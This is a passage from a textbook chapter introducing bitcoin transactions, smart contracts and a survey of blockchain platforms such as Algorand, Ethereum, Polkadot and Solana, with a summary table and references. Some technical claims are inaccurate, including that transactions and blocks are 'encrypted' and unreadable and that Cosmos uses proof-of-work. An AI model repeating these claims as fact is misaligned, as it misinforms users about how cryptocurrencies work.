Satoshi Nakamoto coined the term bitcoin in 2008. Satoshi defined bitcoin as "A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution" [26]. This definition summarizes the entire concept of bitcoin. It is the first currency in history that allows value to users without actual movement of items [27].

Each user in the bitcoin ecosystem possesses a digital wallet that contains a public-private key pair to encrypt the transaction data, transactions, and ledger to store transactions. Any user involved in the bitcoin network must possess the digital wallet to perform digital transactions using digital currency. For example, if two users performing a digital transaction wish to pay and accept payment in bitcoins, they must have a digital wallet to do so. In simple terms, a transaction informs the digital network that a user has transferred some bitcoins to another user. Therefore, the ownership of transferred bitcoins changes [25].

Let us take an example to perform a simple purchase using digital currency. A user wants to purchase an item and complete the payment using bitcoins. The user regularly places an order to commence the process, and the retailer offers a QR (quick response) code for scanning to the user. The QR code contains the payment request for the transaction and payment due in the corresponding physical currency. For example, the total bill amount in dollars and the corresponding rate in bitcoins. If the user wishes to pay in bitcoins, he scans the QR code using a smartphone and



Sender opens bitcoin wallet
Sender scans receiver's address
Sender fills amount
Amount sent
Wallet signs the transaction using sender's private key
Transaction is validated and added to blocks
Receiver sees first confirmation
New confirmations appear as each new block is created

Fig. 1.6 Basic working of a financial transaction using bitcoins

sends the authorized payment to the retailer. The retailer observes the transaction completion status within a few seconds. At the end of this transaction, the retailer becomes the new owner of the bitcoins.

The example represents the user view of a bitcoin transaction. However, it is not as simple as it appears in the example. Bitcoins involve a lot of mathematical calculations in the background. It uses public-key cryptography in which each user has a public-private key pair. The key pair is used to encrypt and decrypt the transaction and transfer of bitcoins in other terms. The user's public key is known to everyone, but the private key is kept confidential. Without going deep into how cryptography works, it is pertinent to remember that the user spends his bitcoins by digitally signing the transaction with his private key. The transaction also involves the public key of the new owner of the bitcoins transferred. This is how the chain of ownership is maintained [28].

Figure 1.6 presents the basic working of bitcoin for a transaction between a sender and receiver, inculcating user view and background mathematical calculations. Sender and receiver act as peers in a bitcoin transaction as it is a peer-to-peer network. Let us combine the user view and cryptography to understand the fundamentals of a bitcoin transaction fully. To commence the transaction, the user opens his digital wallet that contains his private key, transaction details, and the receiver's public key.

In the next step, the sender scans the QR code from his smart device (e.g., smartphone) and fills the amount (in bitcoins) to be transferred to the receiver. The sender's role is complete as soon as the amount is sent. Then comes the cryptography function to digitally sign the transaction before sending it to the receiver. The sender's private key (available in the digital wallet) is used for this step. After that, the transaction is validated, and a new block for this transaction is created using blockchain technology. This is when the receiver notices the first confirmation on receiving bitcoins from the sender. Several new blocks are created and added to the previously created blocks to complete the transaction, as explained in Sect. 1.4.

1.5.1 Characteristics of Bitcoin Ecosystem

After understanding the building blocks of bitcoin technology, the following are the key characteristics of the bitcoin ecosystem [29]:

1. *Distributed ecosystem*: Bitcoin is an open-source design in which users have full control over their transactions and no centralized authority.
2. *Trustless:* Decentralized system brings in trustlessness among users as nobody has to trust anybody. Everybody in the system has a copy of the database ledger, eliminating the requirement of any single entity or organization.
3. *Peer-to-peer system:* It allows users to spend their bitcoins anytime from anywhere.
4. *Cryptographically secure:* Bitcoin is a cryptographically secure electronic payment system involving the use of virtual currency in the form of a digital token. Every user possesses a public and private key. The private key is used to sign the transaction digitally, while the public key is kept public so that everybody in the ecosystem knows it.
5. *Immutable:* Bitcoin transactions cannot be undone in blockchain and cryptography. Since blockchain stores and adds encrypted blocks to previously encrypted blocks, it is impossible to get the information from a particular previous block.

1.5.2 History of Bitcoin

Bitcoin's early history starts from 2007, when Satoshi Nakamoto initially began working on it. He released a whitepaper to introduce bitcoins, their working, technologies used, and other essential details to understand bitcoins in 2008. Figure 1.7 shows the timeline of important events in the history of bitcoins. In 2009, the



Satoshi Nakamoto started working on Bitcoin
2007
2008
White paper on Bitcoin released
First Bitcoin created
2009
2010
First Bitcoin market created and first transaction took place
Bitcoins accepted by Wikileaks and other organizations
2011
2013
Many countries started accepting Bitcoins as private currency

Fig. 1.7 Timeline of prominent events in the history of bitcoins

first lot of 50 bitcoins were created and documented. This event made headlines in the newspapers. In the same year, the first version of Bitcoin software was also released by Satoshi. The code was made available for download so that the public could use it. Developers were also able to contribute to the code.

The first bitcoin exchange, named "The Bitcoin Market," was created in February 2010. The exchange provided a structure to the traded bitcoins. It helped people to purchase and sell bitcoins and increased pricing transparency easily. In the following year, WikiLeaks and many other organizations accepted bitcoins as means of donations. Finally, by 2013, many European and western countries accepted bitcoin as their private currency.

1.6 Smart Contract-Based Blockchains

The emergence of blockchain technology has boomed the decentralization of not only the financial industry but any other industry in which it can be leveraged. It enables any asset data to be transferred in a peer-to-peer fashion, without any trusted intermediate support. Additionally, all predefined processes can be administered through computer programs known as smart contracts. These programs ascertain reactions to new information accompanied by a transaction [30]. For example, a smart contract can facilitate a user to place an order, merchandise to check availability of ordered items and process it, billing to generate bills, and shipment to ship the order. In other terms, smart contracts can be regarded as computerized transaction protocols that set the rules for the execution of a transaction, starting from placing an order to receiving it.

The use of smart contracts has taken blockchain technology to the next level. Smart contracts are implemented on top of blockchains. They represent a contractual agreement between participating entities. The approved clauses in the contract are coded in the form of a computer program. The clauses are implemented with the help of "if-else-if" statements in computer programs. If a condition is satisfied, the set of statements under the "if" block is executed; otherwise, the "else" block is executed as shown below.

```
if (condition 1)
{
...          //first set of statements
}
else if (condition 2)
{
...          //second set of statements
}
else
{
...          //third set of statements
}
```

For example, if condition 1 is true, the first set of statements is executed. If condition 1 is false, the control is transferred to “else if” where condition 2 is evaluated. If condition 2 is true, the second set of statements is executed. If none of the conditions 1 and 2 are true, then the third set of statements is executed.

This agreement contains the clauses that will be enforced automatically when a condition is satisfied. As a part of this agreement, any party who breaches the contract would be punished automatically.

The entire life cycle of smart contracts consists of four steps: creation, deployment, execution, and completion of smart contracts [31].

1. *Creation of smart contracts:* In the first step of the life cycle, several parties involved in a transaction agree to the obligations, rights, and prohibitions of the contractual agreement. All the parties legally agree on the clauses of the contract after multiple rounds of negotiations. After that, software developers are engaged to convert the contract written in natural language to a programming language by using logic-based structures.
2. *Deployment of smart contracts:* The validated contracts are then deployed to platforms on top of blockchains. Smart contracts, once deployed, cannot be changed because of the immutable property of blockchains. The digital wallet of involved parties is frozen in the deployment phase so that if any party breaches the contract, a predefined penalty is deducted from the digital wallet of the concerned party.
3. *Execution of smart contracts:* After the deployment of smart contracts, the contractual clauses are executed based on logical conditions, as explained earlier. When a condition is met, the corresponding set of statements are executed automatically, and the committed transaction is stored in the blockchains.
4. *Completion of smart contracts:* Once the smart contracts are executed, new states of the participating entities are updated in the blockchains. In addition to that, digital assets transferred in the transaction are also updated and so do the digital wallets of the involved parties. At the end of this step, the smart contract is considered complete.

The remaining section introduces some famous platforms used in smart contract-based blockchains.

Algorand

Algorand is a new cryptocurrency designed to scale many users with less time delay (e.g., 1 min). The design of Algorand ensures that users never have a divergent view of confirmed transactions, even if there are malicious users in the network. Algorand uses a new Byzantine Agreement (BA) protocol to reach consensus among users on the next set of transactions [32]. It requires all users to use public-key cryptography. The sender’s private key signs every transaction, and money is transferred using the receiver’s public key. It grows the blockchain in asynchronous rounds, like bitcoin. A newly encrypted block is appended to the previous blockchain in every round.

Algorand uses gossip protocol for communication to submit a new transaction. Gossip protocol works by asking each user to sign the message with his private key before sending it. On the other end, the receiver validates the signature to ensure the message is not forged. To avoid forwarding loops and prevent pollution attacks, no message is relayed twice. All the Algorand users execute cryptographic sortition to select a random user to propose a new block in each round. The selection is based on the amount of account balance a user has. Each user is assigned a priority based on the balance, which is then used to append the block using a gossip protocol. Each user collects a block of pending transactions using the BA protocol. BA protocol communicates over the gossip protocol and produces a new agreed-upon block. BA protocol provides two types of consensuses: final and tentative. If a user reaches a final consensus, then any other user who reaches final or tentative consensus in the same round must agree to the same block value. This ensures that all future transactions will be chained to this block. On the flip side, tentative consensus means that other users may have reached a tentative consensus on a different block if no other user has reached a final consensus. A user will confirm the consensus as tentative if the successor block reaches the final consensus [32].

Algorand faces three main challenges: robustness to face Sybil attacks, scalability, and resiliency to denial-of-service attacks. An adversary creates too many pseudonyms in the Sybil attack to influence the BA protocol. Algorand needs to scale to millions of users, which is higher than the scale at which BA protocol operates. Finally, Algorand must continue to work in case of a denial-of-service attack in which the adversary may disconnect some users.

Avalanche
Avalanche is a high-performance, scalable, customizable, and secure blockchain platform. It targets highly scalable and distributed applications. It builds application-specific blockchains comprising both permissioned (private) and permissionless (public) deployments. Avalanche aims to build, transfer, and trade arbitrarily complex digital assets. Avalanche possesses the following characteristics [33]:

- *Scalable:* Avalanche is massively scalable, robust, and efficient. The core consensus engine can support a global network of millions of connected users with low latencies and high transactions per second.
- *Secure:* Avalanche can provide security to the blockchain system by withstanding more than 51% of attacks (51% of the miners are attackers). It is the first permissionless system to provide such a strong security feature.
- *Decentralized:* Avalanche is designed to provide unprecedented decentralization. It is committed to multiple implementations without any centralized control. There is no distinction between different types of users such as developers, miners, and users.
- *Interoperable and flexible:* Avalanche has a flexible infrastructure for a multitude of digital assets. The platform supports multiple scripting languages, virtual machines, and multiple deployment scenarios.

Avalanche's architecture consists of creation and operation of several subnets to decide who may enter it. Each blockchain is validated by one subnet. The subnet model offers several advantages including reduction in network traffic, trusted validations, and compliance.

Binance Smart Chain

Binance Chain was launched by Binance in April 2019 with an objective to provide fast and decentralized trading. Binance Smart Chain (BSC) is best described as a blockchain that runs in parallel to the Binance Chain. It provides twofold functionality: retaining the high performance of the native blockchain and supporting the smart contracts. This solution brings interoperability and programmability. With the use of Binance Chain and Binance Smart Chain, this platform represents a dual-chain architecture that will empower its users to build decentralized apps and digital assets on one chain and perform fast trading on the other chain [34].

Binance Smart Chain is compatible with the Ethereum platform. This makes it easy for the developers to import their projects from Ethereum platform and utilize the rich development environment provided by Ethereum [35].

Binance Smart Chain brings two best technologies together which enables fast block times and cheap transaction costs for users. It further allows users to transfer their blocks in less time with native cross-chain communication. BSC provides the following advantages to users [34, 35]:

- *Security:* It is a supreme blockchain that provides security and safety to users and developers.
- *Compatible:* It is compatible with the Ethereum platform, thus enriching the tooling and development experience for developers.
- *Interoperable:* Due to its compatibility with the Ethereum platform, it is interoperable and provides cross-chain communication and scalability. Interoperability brings in high-performance dApps and digital assets.
- *Proof-of-staked authority consensus:* It provides decentralization and strong community involvement with approximately 3 second block times with a proof-of-staked authority consensus algorithm.

Cardano

Cardano is a project that started in 2015 with an objective to change the way cryptocurrencies are designed and developed. Cardano began with a collection of design principles and best practices rather than a comprehensive roadmap. Some of these practices include modular and interdisciplinary approach to development, account for multiple assets in the same ledger, manipulating metadata associated with transactions, and improving the design of cryptocurrencies [36].

The project started with extensive research on the current state of cryptocurrencies that produced a library of white papers in the form of IOHK database [37]. There are three main findings based on this research:

- There has been a desire to preserve a single notion of consensus among events recorded in a single ledger. That means all users connected in a network would agree upon a new block.
- Proof-of-stake is a well-known technique to generate random numbers using coin tossing to guarantee output delivery.
- Most altcoins have not made any room for future modifications.

Based on these findings, the roadmap to the future state is foggy as it does not have scope for improvements. There is a necessity to have a social consensus as money is a social phenomenon. Further, manipulation of metadata could introduce counterfeiting currency. All these facts contribute to the evolution of Cardano which is fundamentally based on capitalizing these findings to improve the current state of cryptocurrencies.

Celo

The current banking system is prone to unstabilized online transfers, even if it is in the form of a wire transfer. The cost and time associated with such transfers (especially for international payments) make them less secure and accessible. Cryptocurrencies work on these drawbacks to provide a fast and timely transfer in a secure and publicly auditable manner. Cryptocurrencies can be programmed to prepare smart contracts and eliminate the requirement of intermediary support.

However, there are certain obstacles in the wide adoption of cryptocurrencies. First, users need to use public key cryptography to send and receive payment using coins. Although it seems that it is not a big obstacle, real-time experiences prove the point of concern. Second, due to deterministic supply for coins, people prefer to store them as assets rather than using them to perform transactions. This leads to price instability of cryptocurrencies.

Celo protocol is introduced to stabilize the asset value using a monetary policy and address these issues. It introduces a cryptographic scheme to send/receive payment. The scheme leverages cellphone numbers and maps them to the public key. In this way, senders can use their receivers' cell phone number as a public key. To address the problem of forgery in the use of cellphones, a verification method is used in which all participants are entered into a database. To address the issue of asset stability, Celo protocol uses elastic supply rules backed by a variable-value reserve. Further, it introduces a governance structure that consists of local, regional, and utility stable-value coins [38].

Cosmos

Cosmos is a novel blockchain network architecture of independent parallel blockchains powered by classical BFT consensus algorithms like Tendermint. The first blockchain in this network is the Cosmos hub. The Cosmos hub is interconnected to other blockchains (called zones) with the help of an inter-blockchain communication protocol as shown in Fig. 1.8. The Cosmos hub keeps track of all tokens in each zone. Tokens can be transferred between zones through the Cosmos hub in a fast and secure manner.




Fig. 1.8 Inter-blockchain communication for Cosmos

Nowadays, this architecture solves many problems found in the blockchain. Some of the problems include interoperability, scalability, and seamless upgradability. To instantiate, different blockchains can be plugged into the Cosmos hub in the form of zones (scalability) and they can operate and transfer tokens with each other (interoperability). The Cosmos hub acts as a single distributed ledger [39].

Elrond

Elrond is designed to be secure, efficient, scalable, and interoperable. It is founded on two main building blocks: state sharding scheme and secure proof-of-stake (POS) consensus mechanism. It is based on a genuine state sharding scheme that effectively partitions the blockchain and account state into multiple shards which are handled in parallel by different participating validators. It provides scalability due to its cross-chain interoperability and parallel shards. It follows an improved version of proof-of-stake consensus to ensure long-term security and distributed fairness by eliminating the need for proof-of-work (PoW) algorithms. Elrond is specifically designed to provide security from Sybil attack, nothing-at-stake attack, long-range attacks, and distributed denial of service attacks [40].

Elrond's architecture consists of two main entities: users and nodes. Users hold public/private key pairs and sign the transactions using their private key. The nodes represent the devices that form Elrond's network and can be actively or passively involved in processing tasks. There are validators who are responsible for running consensus and adding blocks to the blockchain. The network is divided into smaller units called shards. Shards help validators to keep the nodes evenly distributed based on the algorithm used. Each shard contains a randomly selected consensus group. The validators are responsible for selecting, rejecting, and approving the proposed block and committing it to the blockchain.

Ethereum

Ethereum is a decentralized, open-source blockchain technology with smart contract functionality. It is designed to improve upon the concepts of scripting, altcoins, and on-chain meta protocols. It allows developers to create arbitrary consensus-based applications that provide scalability, interoperability, standardization, and ease of development. Ethereum uses Turing-complete programming language to write smart contracts and decentralized applications which can create their own set of rules for ownership.

Ethereum consists of two types of accounts: externally owned accounts and contract accounts. Externally owned accounts are controlled by private keys. These accounts do not have any code so they use the private key to sign the transaction. Contract accounts are controlled by their contract code. Every time a message is received, a corresponding code is activated to read and write it to internal storage and write messages in response.

Messages in Ethereum are like transactions in bitcoins except there are three differences. First, an Ethereum message can be created either by an external account or contract account, whereas a bitcoin transaction is created externally. Second, Ethereum messages have the option to contain data. Third, Ethereum messages have the option to respond back. This means that Ethereum messages have the privilege of using functions [41].

Fantom

Blockchain technology has offered consensus across all nodes in decentralized finance. However, there are certain fundamental issues related to real-time settlement and scalability. Despite several consensus-based algorithms, some blockchain technologies such as Ethereum still synchronize one block at a time, making it a challenging task for scalability. To address this persistent issue, Fantom is introduced as a directed acyclic graph (DAG)-based smart contract platform that attempts to solve the scalability issue of existing public distributed ledgers.

Fantom adopts a new protocol known as the "Lachesis protocol" to maintain consensus. The protocol intends to integrate into the Fantom Opera Chain and allows applications built on top of the Fantom Opera Chain to leverage instant transactions and near zero transaction costs. The platform is designed with an objective to provide compatibility between all transaction bodies across the globe and create an ecosystem that allows real-time transactions and data sharing at low cost. The use of DAG technology helps to provide high reliability for transactions. It also breaks the sequential processing of transactions [42].

Harmony

Harmony is a sharding-based blockchain that is fully scalable, provably secure, and energy efficient. It addresses the problems of scalability faced by existing blockchains. Harmony possesses following characteristics [43]:

- *Fully scalable:* Harmony is capable of sharding network communication, transaction validation, and blockchain state. This makes the platform fully scalable.
- *Secure sharding:* Harmony uses distributed randomness generation (DRG) process that provides scalable, verifiable, unpredictable, and unbiased sharding process. It also reshards the network to prevent slowly adaptive byzantine adversaries.
- *Fast and efficient consensus:* It is based on proof-of-stake (POS) consensus as compared to some other platforms which are based on proof-of-work (PoW)

consensus. Consensus is reached in a linearly scalable Byzantine Fault Tolerance (BFT) algorithm that is 100 times faster than practical BFT (PBFT).
- *Consistent cross-shed transactions:* It supports cross-shed transactions with shards directly communicating with each other.
- *Scalable network infrastructure:* Harmony can propagate blocks faster within shards or across the network to achieve cross-shard transactions and scalability.

Polkadot
Polkadot provides a trust-free environment where specialized blockchains can communicate with each other over a Parachain Slot Auction. Polkadot provides the network's shared security, consensus, and cross-chain interoperability. It scales transactions using parallel blockchain sharding known as parachains. Polkadot's network structure consists of the following components [44]:

- *Parachain:* Parachains are individual blockchains dedicated to a specific application/project.
- *Bridge:* It connects parachains and parathreads with external and economically separate networks.
- *Validators:* The purpose of validators is to secure the network by confirming the legitimacy of transactions.
- *Relay Chain:* It is the main blockchain of Polkadot that is responsible for the network's shared security, consensus, and cross-chain interoperability.
- *Collators:* Collators maintain a full node of their parachain and a full node of the relay chain. They collect and retain parachain transactions from users and author PoW blockchain.

Kusama
Kusama was founded in 2019 to advance the experimental development to deploy Polkadot. It is also commonly referred to as Polkadot's "canary network." The canaries are used in coal mining to alert miners that dangerous levels are reached for toxic gases. Similar to canaries, Kusama was envisioned as a platform that would warn the developers of real-life issues in the deployment environment. It was supposed to forecast various problems before implementing the codebase on Polkadot.

Kusama uses Parachain Slot Auctions that can involve crowdloans to secure a parachain slot. While Kusama is intended as a test network for Polkadot, it is worth mentioning that it has the potential to act as the home network for various underfunded crypto projects that lack the privilege to compete for a parachain slot in the Polkadot ecosystem [44].

Neo
Neo is considered a promising alternative to Ethereum. It is also known as Chinese Ethereum. It represents a similar concept and architecture as compared to Ethereum. Neo is designed with the primary goal of setting up a smart economy. It incorporated features such as identity management and cross-chain compatibility. It comprises a digital identity system because smart economies are believed to work with

government bodies. It provides two types of tokens: NEO and NeoGas. NEO manages the network and participates in the on-chain governance process while there is not much literature on the working of NeoGas. Since Neo is a Chinese platform, the documentation and website are available in Chinese. Further, Neo attracts the Chinese community and is limited in support. Neo uses delegated BFT algorithm for consensus. It supports Java or C# as programming languages. It features a Turing-complete virtual machine and hosts a number of live applications. Although Neo is a viable choice, energy consumption is a concern [45].

Polygon

Polygon is best described as a protocol and a framework for building and connecting Ethereum-compatible blockchain networks. Polygon combines the best of Ethereum and sovereign blockchains into an attractive feature set, including scalability, flexibility, and sovereignty from standalone blockchains and security, interoperability, and developer experience from Ethereum. Alternatively, Polygon leverages security as a service by combining these networks.

Polygon's architecture consists of four layers: Ethereum layer, security layer, Polygon network layer, and execution layer. Polygon chains can use Ethereum, the most programmable blockchain in the world. The security layer is a specialized, nonmandatory layer providing a set of validators to periodically check the validity of Polygon blockchains. The Polygon network layers provide consensus, transaction collation, and block production. Finally, the execution layer is responsible for interpreting and executing transactions included in the Polygon network [46].

Solana

Solana is a new blockchain architecture based on proof-of-history (PoH), a proof for verifying order and passage of time between events. PoH is used to encode trustless passage of time into a ledger. It can be used alongside PoW and PoS algorithms to reduce messaging overhead in Byzantine fault-tolerant replicated state machines. At a given point in time, a node is considered a leader to generate a PoH sequence that provides read consistency and a verifiable passage of time. The leader sequences and processes messages in order to maximize throughput. It executes transactions and publishes their signature to replicator nodes called verifiers. Verifiers execute the same transactions on their copies of the state and publish their computed signatures as confirmations. The published confirmations act as votes for the consensus algorithm [47].

Terra

Terra is a pricing protocol developed to resolve the issue of fluctuating pricing problems by using elastic monetary policy. It aims to stabilize the price by retaining all censorship resistance of bitcoin. Terra offers strong incentives to users to join the network with an efficient fiscal spending regime managed by the Treasury. Treasury is a place where multiple stimulus programs compete for financing. The Terra protocol has the potential to balance fostering stability and adoption. It represents a meaningful complement to fiat currencies as a means of payment and store of value [48].

Tezos
Tezos is an account-based public blockchain and smart contract platform. It was launched in 2018. It uses the PoS consensus algorithm and Michelson as its smart-contract language [49]. Tezos is a generic and self-amending crypto-ledger capable of instantiating any crypto ledger. Bitcoin, Ethereum, CryptoNote, etc., can all be represented within Tezos by implementing the proper interface to the network layer. Tezos supports meta upgrades by amending its code. It utilizes a seed protocol to define a procedure for the stakeholders to approve amendments to the protocol [50].

Tron
Tron is a new content platform that provides security, scalability, and privacy. It simultaneously allows the participants to actively contribute to the processing capacity of their machine to build a user registration network. It also gives positive contributors the privilege to send advertisements to the whole network to incentivize. Tron has the following characteristics [51]:

- *Scalability:* Tron blockchain can be extended through the side chain which means that not only currency transactions but legally binding contracts and certificates and audio and video files can be stored in the blockchain database.
- *Decentralization:* All nodes in the Tron network have the same rights and obligations. Thus, if any node stops working, it will not affect the overall operation of the system.
- *Trustless environment:* All nodes in the system can be traded without trust. The nodes cannot deceive each other because the operation of the database and the entire system is open and transparent.
- *Consistency:* The data information between nodes is consistent.
- *Fault-tolerant:* The system can accommodate one-third of node Byzantine failure.

xDai
xDai chain is an Ethereum compatible sidechain with Dai and the native currency of the network. The xDai Stake is the first-ever USD stable blockchain and multi-chain staking token. It is a stable payment blockchain designed for fast and inexpensive stable transactions. xDai is the ideal cryptocurrency for everyday payments and transactions. Fees are extremely low, and payments are very fast. It has the following unique features [52]:

- *Native stable coin:* Transactions occur on a bridge sidechain. Therefore, they are extremely fast and inexpensive. In addition, transactions and fees are paid with a single coin.
- *Neutral network:* The xDai chain provides the ability to transfer stable value free of speculative concerns, volatility, or FUD (fear, uncertainty, and doubt). It is an independent network built to support transactions that hold value. When DAI is bridged to xDai, it moves to a platform with clear, transparent, secure, and stable transactions on a fast neutral network.

Table 1.1 Summary of smart contract-based blockchain platforms

#	Platform	Year	Consensus protocol	Features
1	Algorand	2019	Decentralized Byzantine Agreement	Speed, scalability, security, transparency
2	Avalanche	2020	Nakamoto	Speed, scalability, security, flexibility, sustainability, public-key encryption
3	Binance Smart Chain	2019	Clique proof of authority	Interoperability, Ethereum-compatibility, support for community-based governance
4	Cardano	2017	Ouroboros Praos	Proof-of-stake, energy-efficient
5	Celo	2017	Byzantine Fault Tolerant	Digital signatures
6	Cosmos	2019	Byzantine Fault Tolerant	Permissionless, proof-of-work
7	Elrond	2019	Secure proof-of-stake	Adaptive state sharding, proof-of-stake, Elrond virtual machine
8	Ethereum	2015	Proof-of-work	Creation of decentralized applications and autonomous organizations
9	Fantom	2018	Lachesis	Scalability, security, decentralization
10	Harmony	2019	Fast Byzantine Fault Tolerance	Scalability, security, decentralization
11	Polkadot	2020	GRANDPA and BABE	Heterogeneity, scalability, interoperability, shared security, on-chain governance
12	Kusama	2021	–	Native token, Parachain slot
13	Neo	2014	Delegated Byzantine Fault Tolerance	Smart economy
14	Polygon	2017	Proof-of-stake	Interoperability, scalability
15	Solana	2019	Proof-of-history	Web-scale blockchain, speed, throughput
16	Terra	2018	Tendermint	Trustless, programmable
17	Tezos	2018	Nakamoto-style liquid proof-of-stake	Open-source, decentralized
18	Tron	2018	Delegated-proof-of-stake	Peer-to-peer
19	xDai	2021	POSDAOv	Speed, stable token, energy-efficient, permissionless

- *On-chain randomness:* Validators on xDai produce random numbers using a RANDAO-based random number generator. These random seeds are also available for usage by contracts deployed to xDai. This allows for true on-chain randomness, eliminating the need to rely on a centralized service or third-party application.

Table 1.1 summarizes the smart contract-based blockchain platforms discussed in this section.

1.7 Summary

This chapter provides a brief overview of the history of finance and the evolution of decentralized finance. It introduces FinTech and its importance in the contemporary era. It presents critical problems with centralized finance. The chapter provides deep insights into the correlation with decentralized finance and its roots. Some renowned examples and advantages of decentralized finance are also explored. It is supplemented with an overwhelming introduction to bitcoins and crypto-based finance. Finally, various popular smart contract-based blockchains are presented toward the end of the chapter. Overall, the chapter lays the foundation for understanding decentralized finance, its importance in the coming years, and cybersecurity issues. The following questions are answered in this chapter:

- What are the challenges faced by centralized finance?
- What is decentralized finance and how does it support crypto-based finance?
- How is FinTech helping in reshaping the current banking system?
- What is the role of smart contracts and blockchains in evolving decentralized finance?
- How is the emergence of smart contract-based finance and blockchain technology contributing to the growth of decentralized finance?

References

1. George Levy, A Brief History of Finance, In Quantitative Finance, Computational Finance Using C and C# (Second Edition), Academic Press, pp. 275-300, 2016.
2. Sidney Homer and Richard Sylla, A History of Interest Rates, Fourth Edition, Wiley Finance, 1996.
3. The Ultimate Financial History Timeline, https://investoramnesia.com/the-ultimate-financial-history-timeline/.
4. Patrick Schueffel, Taming the Beast: A Scientific Definition of Fintech, Journal of Innovation Management, Vol. 4, No. 4, pp. 32-54, 2016.
5. Gurdip Kaur, Ziba Habibi Lashkari, and Arash Habibi Lashkari, Understanding Cybersecurity Management in FinTech: Challenges, Strategies, and Trends, In Future of Business and Finance, Springer, Cham, https://doi.org/10.1007/978-3-030-79915-1_1, 2021.
6. John Schindler, FinTech and Financial Innovation: Drivers and Depth, XI Annual Seminar on Risk, Financial Stability and Banking, pp. 1-16, 2016.
7. An introduction to fintech: Key sectors and trends, S&P Global Market Intelligence, October 2016.
8. FinTech and its Role in the Future of Financial Services, Center Forward Basics, February 2018.
9. Total value of investments into fintech companies worldwide from 2010 to 1st half 2021, Finance & Insurance, Financial Services, Statista 2022, https://www.statista.com/statistics/719385/investments-into-fintech-companies-globally/
10. Jill Westmoreland Rose, Kelli Andrews & Karyn Kenny, Introduction to the FinTech Ecosystem, 69 U.S. ATT'ys BULL. 23, 2021.

11. Seth Swanson, Fintech for Beginners! Understanding and Utilizing the Power of Financial Technology, Printed by Amazon Italia Logistica S.r.l. Torrazza Piemonte (TO), Italy. 2016, ISBN: 9781539919315.
12. Kelvin Leong and Anna Sung, FinTech (Financial Technology): What is It and How to Use Technologies to Create Business Value in Fintech Way?, International Journal of Innovation, Management and Technology, Vol. 9, No. 2, 2018.
13. Blurred lines: How FinTech is shaping Financial Services, Global FinTech Report, pwc, March 2016.
14. Alexis Collomb, Klara Sok, Blockchain/distributed ledger technology (DLT): What impact on the financial sector? Digiworld Economic Journal, Issue 103, pp. 93-111, 2016.
15. Jeff Desjardins, The 7 Major Flaws of the Global Financial system, https://www.visualcapitalist.com/7-major-flaws-global-financial-system/, 2019.
16. Abderahman Rejeb, Karim Rejeb, and John G. Keogh, Centralized vs. decentralized ledgers in the money supply process: a SWOT analysis, Quantitative Finance and Economics, Vol. 5, Issue 1, pp. 40-66, 2021.
17. Towards Enhanced Oversight of “Self-Governing” Decentralized Autonomous Organizations: Case Study of the DAO and Its Shortcomings, Journal of Intellectual Property and Entertainment Law, Vol. 9, Issue 1, pp. 139, 2019.
18. Suisse Global Wealth Databook 2018, http://publications.credit-suisse.com/index.cfm/publikationen-shop/research-institute/global-wealth-databook-2018-en/
19. Rakesh Sharma, Decentralized Finance (DeFi) Definition, Investopedia, 2022, https://www.investopedia.com/decentralized-finance-defi-5113835
20. Blockchain in Real estate, Digital Real estate, PwC Austria, https://www.pwc.at/en/digital-real-estate/blockchain-in-real-estate.html
21. Fabian Schär, Decentralized Finance: On Blockchain- and Smart Contract-Based Financial Markets, Federal Reserve Bank of St. Louis Review, Second Quarter, 103(2), pp. 153-74, 2021.
22. Dirk A. Zetzsche, Douglas W. Arner, and Ross P. Buckley, Decentralized Finance, Journal of Financial Regulation, Vol. 6, pp. 172-203, 2020.
23. Usman W. Chohan, Decentralized finance (DeFi): an emergent alternative financial architecture, Critical Blockchain Research Initiative, pp. 1-12, 2021.
24. Hendrik Amler, Lisa Eckey, Sebastian Faust, Marcel Kaiser, Philipp Sandner, and Benjamin Schlosser, DeFi-ning DeFi: Challenges & Pathway, 3rd Conference on Blockchain Research & Applications for Innovative Networks and Services (BRAINS), pp. 181-184, 2021.
25. Andreas M. Antonopoulos, Mastering Bitcoin, O’Reilly, 2010.
26. Satoshi Nakamoto, Bitcoin: A Peer-to-Peer Electronic Cash System, pp. 1-9, 2008, https://bitcoin.org/bitcoin.pdf
27. Antony Lewis, The Basics of Bitcoins and Blockchains: An Introduction to Cryptocurrencies and the Technology that Powers Them, Mango Publishing, 2018.
